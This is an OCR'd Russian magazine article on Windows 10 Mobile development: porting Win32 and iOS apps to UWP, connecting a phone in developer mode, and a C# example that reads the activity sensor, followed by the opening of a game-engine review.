Скачать его можно отсюда. Текущее состояние продукта — предварительная версия. Уже сейчас он позволяет преобразовывать классические приложения, написанные для Win32 и .NET 4.6.1, в приложения для платформы UWP.


Преобразованное приложение сохраняет функциональность предка плюс обретает возможности UWP-приложений: удобную установку, обновление, удаление. Также оно получает другие средства современных Windows-программ: push-уведомления, живые плитки, способность выполняться в качестве фоновой задачи, широкий диапазон контрактов. Одна из самых привлекательных возможностей — это продажа унаследованных приложений в Windows Store.

Desktop App Converter представляет собой приложение с интерфейсом командной строки. На входе оно получает: путь к дистрибутиву приложения, которое планируется преобразовать, путь к файлу-результату и путь к файлу — образу системы. Последний будет использован для чистой установки конвертируемой программы.

На выходе Desktop App Converter выдает каталог со всем установленным при инсталляции стаффом и два файла: манифест и файл регистрации приложения. После этого с помощью другой тулзы командной строки из образованного контента создается установочный файл UWP-приложения AppX. Затем это приложение можно установить в операционку и пользоваться им, как любым другим универсальным приложением, в том числе на Windows 10 Mobile.

После этого парни из Microsoft подумали: для iOS есть множество крутых мобильных приложений, было бы неплохо дать разработчикам возможность запилить их под нашу мобильную ось. Так появился проект с открытым исходным кодом Windows Bridge for iOS.


Преобразование Xcode-проекта выполняется в два шага. Сначала надо добавить подсветку синтаксиса языка Objective-C в Visual Studio: установить расширение objc-syntax-highlighting.vsix из папки winobjc\bin. Затем с помощью утилиты командной строки vsimporter.exe надо преобразовать проект на Xcode в проект на VS. После этого полученный sln-файл можно открыть в студии, где синтаксис Objective-C будет подсвечен. Можешь построить и запустить приложение, оно будет выполняться так же, как все другие Windows-программы.



VS с подсветкой синтаксиса Objective-C

Разрази меня гром, как это удивительно — видеть в Visual Studio корректно подсвеченный код Objective-C!

Для компиляции кода Obj-C используется свободный компилятор Clang. Поскольку на выходе получается стандартное UWP-приложение, его можно запустить на мобильном устройстве в среде Windows 10 Mobile. В одной программе может быть код на C++ и на Obj-C.



Вывод OpenGL на эмуляторе смартфона Windows 10 Mobile


Если у тебя есть проект для прошлой версии Windows Phone, то есть 8.1 (или 8.0), то, когда ты его откроешь в VS 2015, студия автоматически обновит проект, чтобы он соответствовал требованиям универсального приложения Windows (UWP). Будет преобразована не только разметка пользовательского интерфейса на XAML, но и вместе с ней программная логика на JS/C++/C#/VB. Если в коде были вызовы подсистемы WinRT, тогда они будут преобразованы в вызовы UWP.

Есть еще распространенный тип приложений — игры. iOS и Android визуализируют посредством низкоуровневого интерфейса OpenGL. С другой стороны, на Windows 10 Mobile для вывода изображения в играх используется DirectX 11. Получается несовместимость. Но есть решение — открытый проект ANGLE. ANGLE (Almost Native Graphics Layer Engine) — движок почти нативного графического слоя — позволяет пользователям Windows бесшовно запускать OpenGL ES приложения на аппаратуре, работающей с DirectX 11. Это достигается путем преобразования вызовов с OpenGL ES API на DirectX 11 API. ANGLE полностью поддерживает следующие три типа приложений:

- универсальные приложения для Windows 10 (Universal Windows apps);
- приложения для Windows 8.1 и Windows Phone 8.1;
- классические приложения для рабочего стола Windows (Windows desktop applications).

Более подробно вопрос рассматривается в моей книге «Волшебство момента вращения» (*опять ты книгу свою пиаришь! Ну лаадно, заслужил. — Прим. ред.*).

ПОДКЛЮЧЕНИЕ СМАРТФОНА



22:53

Для разработчиков

Использование функций разработчика

Эти параметры предназначены только для разработчиков.

Подробнее

○ Приложения Магазина Windows
Устанавливаются только приложения из Магазина Windows.


○ Неопубликованные приложения
Устанавливаются приложения из других надежных источников, например с вашего места работы.

● Режим разработчика
Позволяет устанавливать любые подписанные приложения и использовать дополнительные функции разработки.

Режим разработчика

По умолчанию устройство подключается в режиме «Только зарядка», поэтому в параметрах надо переключить на режим передачи данных. Также этот вопрос появится в момент подключения девайса к ПК. В отличие от седьмой версии мобильной системы сейчас для передачи данных не нужна посредническая программа Zune, смартфон появляется в системе как дополнительное устройство, и навигация вместе с передачей данных доступна с помощью проводника. Кроме того, в параметрах смартфона в меню «Обновление и безопасность» в подменю «Для разработчика» надо установить «Режим разработчика», который позволяет запускать на смартфоне любые приложения, а не только из Windows Store.

В Windows 10 есть утилита «Диспетчер телефонов». С ее помощью можно посмотреть состояние устройства: степень зарядки аккумулятора, сколько места занимают определенные коллекции данных (фото, видео), импортировать фото/видео и так далее.



Диспетчер телефонов

Все готово для работы с компьютером с Windows 10 и телефоном с Windows
Выполнять установку не нужно

Выберите приложение, чтобы просмотреть все имеющиеся возможности.

Скрыть

Windows phone
40% и заряжается


Перемещение нескольких файлов вручную
Импорт фотографий и видео в приложение "Фотографии"
Перемещение других файлов с помощью проводника

Память телефона 4,9 ГБ занято — 9,8 ГБ свободно
• 0 ГБ Музыка • 0 ГБ Фотографии • 2,4 ГБ Система • 0 ГБ Видео • 2,52 ГБ прочее

Память карты SD 8,7 ГБ занято — 50,2 ГБ свободно
• 7,72 ГБ Музыка • 0,18 ГБ Фотографии • 0,08 ГБ Система • 0 ГБ Видео • 0,68 ГБ прочее

Диспетчер телефонов

Если сейчас из студии попытаться запустить приложение, то тебя ждет неминуемая трабла. Дело в том, что требуется сервис IpOverUsbSrc. От имени администратора открой консоль и введи туда команду `net start IpOverUsbSvc`.



Администратор: Командная строка

```
Microsoft Windows [Version 10.0.14393]
(c) Корпорация Майкрософт (Microsoft Corporation), 2016. Все права защищены.

C:\WINDOWS\system32>net start IpOverUsbSvc
Служба "Windows Phone IP over USB Transport (IpOverUsbSvc)" запускается.
Служба "Windows Phone IP over USB Transport (IpOverUsbSvc)" успешно запущена.


C:\WINDOWS\system32>
```

Консоль с выполненной командой

Сервис запустится, и ты получишь возможность развертывать приложения на своем смартфоне прямо из студии по USB.


РЕАЛЬНЫЙ ПРИМЕР

Теперь, когда у нас есть реальный девайс, можно поиграть с разными датчиками, с которыми было или невозможно, или затруднительно работать на симуляторе. Однако замечу, что для WP и/или WM создан крутой симулятор, надо только оперативы побольше, чтобы он шустро бегал. Между тем с реальным устройством и реальными данными иметь дело удобнее и лучше.

По сравнению с другими гаджетами смартфоны от Microsoft для меня интересны благодаря двум компонентам: это большой набор датчиков вместе с соответствующими API и либа Imaging SDK, с помощью которой можно быстро делать впечатляющие эффекты к изображениям и видео. При обработке изображений используются возможности GPU, поэтому процессинг видеопотока происходит на лету. Как первый, так и второй компонент унаследованы от Nokia.

Датчики

API для работы с датчиками раньше носил имя SensorCore, но с выходом Windows 10 был помечен как устаревший и теперь, после обновления, входит в пространство имен Windows.Devices.Sensors платформы UWP. Датчики используются для отслеживания физической активности и перемещений пользователя смартфона.



Выключение датчика действия

Всего в Windows 10 Mobile поддерживается 12 сенсоров:

- акселерометр;
- датчик действий;
- высотомер;
- барометр;
- компас;
- гигрометр;
- инклинометр;
- датчик света;
- датчик положения в пространстве;
- шагомер;
- бесконтактный датчик;
- датчик простого положения в пространстве.


Между прочим, не каждая модель смартфонов обладает всеми этими сенсорами, например у меня в телефоне отсутствует компас.

Описание работы с каждым датчиком можно выделить в отдельный разговор, поэтому сегодня мы рассмотрим только один сенсор — датчик действия. Во включенном состоянии он способен определить действия, которые выполняет пользователь. В частности, этот датчик используется в фитнес-приложениях, он позволяет контролировать, чем занимается юзер: стоит, идет или едет на автобусе вместо того, чтобы пробежать это расстояние. Yurembo на себе протестировал гаджет: действия определяются без сбоев.

Сенсор активности так же, как и другие датчики, работает в фоновом потоке и сохраняет данные за прошедшие десять дней активности или бездействия :). Его можно отключить в выпадающем сверху экрана меню (вызывается проведением пальца сверху вниз), деактивировав значок «Местонахождение».

Чтобы проверить работу датчика, создай новое UWP-приложение, в качестве заготовки выбери Blank App. Она одна имеется в числе визуальных приложений, другие можешь скачать, прямо не выходя из мастера создания проекта: «В сети → Шаблоны → Visual C#».

Придай форме альбомный вид и помести на нее шесть компонентов TextBox и кнопку (см. рис. ниже).



Макет

Имена первых трех текстовых меток не имеют значения, а те, куда будут выводиться данные, назовем (сверху вниз): valueActivity, valueConf, valueTimeStamp. Создай обработчик нажатия кнопки и перейди в C#-код. Добавим два пространства имен:

```
using Windows.Devices.Enumeration;
using Windows.Devices.Sensors;
```

В первом содержатся классы для перечисления устройств. В нашем случае оно нужно, чтобы обнаруживать датчик и сообщать программе о его состоянии. Как я говорил, не во всех моделях присутствуют все сенсоры.

Во втором пространстве имен находятся классы всех поддерживаемых датчиков.

Далее нам надо создать объект GUID устройства. В класс MainPage добавь такую строчку:

```
Guid ActivitySensorClassId = new
Guid("9D9E0118-1807-4F2E-96E4-2CE57142E196");
```

Параметр конструктора класса Guid является строкой с заданным значением Guid и представляет собой идентификатор класса устройства, то есть каждый класс устройства имеет строго заданный Guid, по которому система определяет тип девайса.

В обработчике события нажатия кнопки первым делом нам надо получить информацию о датчике активности, выяснить, присутствует ли он в данном смартфоне:

```
var deviceAccessInfo =
DeviceAccessInformation.CreateFromDeviceClassId(ActivitySensorCla
ssId);
```

Так мы инициализируем объект класса DeviceAccessInformation на основе идентификатора класса устройства, как мы обсуждали выше, и сохраняем в переменную deviceAccessInfo.

Далее проверяем статус доступа к устройству:

```
if (deviceAccessInfo.CurrentStatus == DeviceAccessStatus.Allowed)
{
```

При наилучшем раскладе статус имеет значение Allowed (на что мы, собственно, надеемся, поскольку иначе дальнейшее выполнение бессмысленно), то есть доступ разрешен. Статус устройства может иметь еще три значения:

- Unspecified — доступ не определен;
- DeniedByUser — запрещено пользователем;
- DeniedBySystem — запрещено системой.

В случае успеха мы создаем объект класса ActivitySensor, который представляет датчик активности. Делаем это через асинхронный вызов метода GetDefaultAsync класса:

```
var activitySensor = await ActivitySensor.GetDefaultAsync();
```

Проверяем значение переменной activitySensor на равенство null и в случае отрицательного результата получаем текущие показания счетчика, сохраняя их в переменную класса ActivitySensorReading, которую впоследствии можно распарсить:

```
ActivitySensorReading reading = await
activitySensor.GetCurrentReadingAsync();
```

Проверяем эту переменную, чтобы она не была равна null, извлекаем из нее значения и помещаем их в соответствующие текстовые поля:

```
if (reading != null)
{
    valueActivity.Text = reading.Activity.ToString();
    valueConf.Text = reading.Confidence.ToString();
    valueTimeStamp.Text = reading.Timestamp.ToString("u");
}
```

Датчик способен определить семь активностей плюс одно неопределенное:

- Idle — девайс находится в состоянии бездействия, лежит на столе;
- Stationary — в неподвижном состоянии;
- Fidgeting — девайс фиксирует слабое движение;
- Walking — во время пешей ходьбы, то есть одна нога всегда соприкасается с поверхностью;
- Running — состояние бега, то есть состояние полета, когда обе ноги во время шага находятся в воздухе;
- InVehicle — поездка на наземном транспорте (автомобиле, автобусе, трамвае...);
- Biking — езда на велосипеде.

Существует две степени доверенности (Confidence): Low — низкая и High — высокая.

Timestamp — временная отметка, когда были получены данные. Значение надо привести к строковому виду. В данном случае метод ToString принимает параметр ?u?, то есть преобразует объект DateTimeOffset в формат yyyy-MM-dd HH:mm:ssZ.

Для получения истории используется метод GetSystemHistoryAsync класса ActivitySensor. В качестве параметра метод получает временную метку, момент, за который надо получить историю, или два параметра: метку плюс продолжительность, тогда возвращаются данные за указанный период.

Объект класса ActivitySensor имеет событие ReadingChanged, которое возникает всякий раз, когда датчик посылает данные об изменении действий, выполняемых юзером.


Чтобы следить за состоянием датчика в фоновом потоке, надо зарегистрировать фоновую задачу. Когда слежение станет не нужно, надо отменить регистрацию.

Запуск

Если сейчас запустить приложение, то внезапно окажется, что оно не работает. Отладка показывает, что во время первой проверки состояние доступа к девайсу не определено (Unspecified). Чтобы сообщить Windows 10 Mobile, что твое приложение хочет получить доступ к датчику активности, тебе надо написать об этом в манифесте. Открой файл Package.appxmanifest в XML-редакторе, пролистай содержимое до области, ограниченной тегами <Capabilities>, и добавь туда строчку

```
<DeviceCapability Name="activity"/>
```

После этого можешь развертывать приложение, все будет работать, как надо.



Активность: Stationary
Конфиденциальность: High
Временная отметка: 2016-09-30 10:14:06Z
Текущая активность

Скриншот работающего на смарте приложения

ИТОГИ

Сегодня мы много говорили о технологиях Microsoft как в аппаратном, так и в софтверном плане. Обсудили используемые для разработки софта инструменты. Затем мы рассмотрели способы создания приложений под Windows 10 Mobile. В частности, мы обратили пристальное внимание на импортирование унаследованных проектов, другими словами — возможность создания приложений для Windows 10 на основе программ из других операционных систем. Портирование классических Windows-приложений под платформу UWP вроде как вещь сама собой разумеющаяся. Но вот создание UWP-программ на основе iOS-приложений с Obj-C-кодом — это впечатляет. А главное, что эти инструменты свободные и открытые!

Программирование смартфонов от Microsoft вдвойне интереснее, поскольку они обладают большим набором разнообразных датчиков окружающей среды и состояния самого гаджета. Поэтому, подводя итог всему вышесказанному, мы разработали приложение, которое использует один из сенсоров — датчик активности.

Многие сенсоры унаследованы еще от смартфонов с операционной системой Windows Phone 7.5, и работу с ними мы рассматривали еще в те давние времена, поднимай подшивку «Хакера». Другие датчики весьма новые, и нам будет интересно разобраться с их использованием и получением от них профита. Но это планы на будущее.

А сегодня мне остается пожелать тебе веселой не пасмурной осени и удачи во всех делах!

Microsoft loves Open Source

Сайт github.com каждый год подводит итог: какая компания самая активная в плане открытых исходников, другими словами — кто сделал больше всех вкладов в открытые проекты. По итогам прошедшего года такой компанией стала Microsoft. Достаточно взглянуть на страницу корпорации на сайте GitHub.

Юрий «yurembo» Язев
t2d-dev.ru

][-ОБЗОР: LUMBERYARD, UNITY 3D, TORQUE 2D И 3D, UNREAL ENGINE 4, CRYENGINE

ЛУЧШИЕ ГРАФИЧЕСКИЕ ДВИЖКИ ДЛЯ ПРОГРАММИСТА

Почти все описанные движки на определенном этапе можно использовать **бесплатно**!

Несмотря на кажущуюся стабильность, со времени предыдущего обзора ситуация на игровом рынке довольно ощутимо изменилась. Геймеры постоянно хотят чего-нибудь новенького, а инди-нишу, которая два-три года назад была настоящим трендом (вспомни хотя бы Minecraft и Super Meat Boy), сейчас активно поддавливают слоны вроде Electronic Arts, Ubisoft и Microsoft. И все-таки, хоть на отрасль и наступают гранды индустрии, а интерес пользователей к мобильным играм снижается (надеюсь, временно), на этом поприще все еще можно заработать. А чтобы заработать, нужно досконально знать доступный игровому кодеру инструментарий. О самых последних 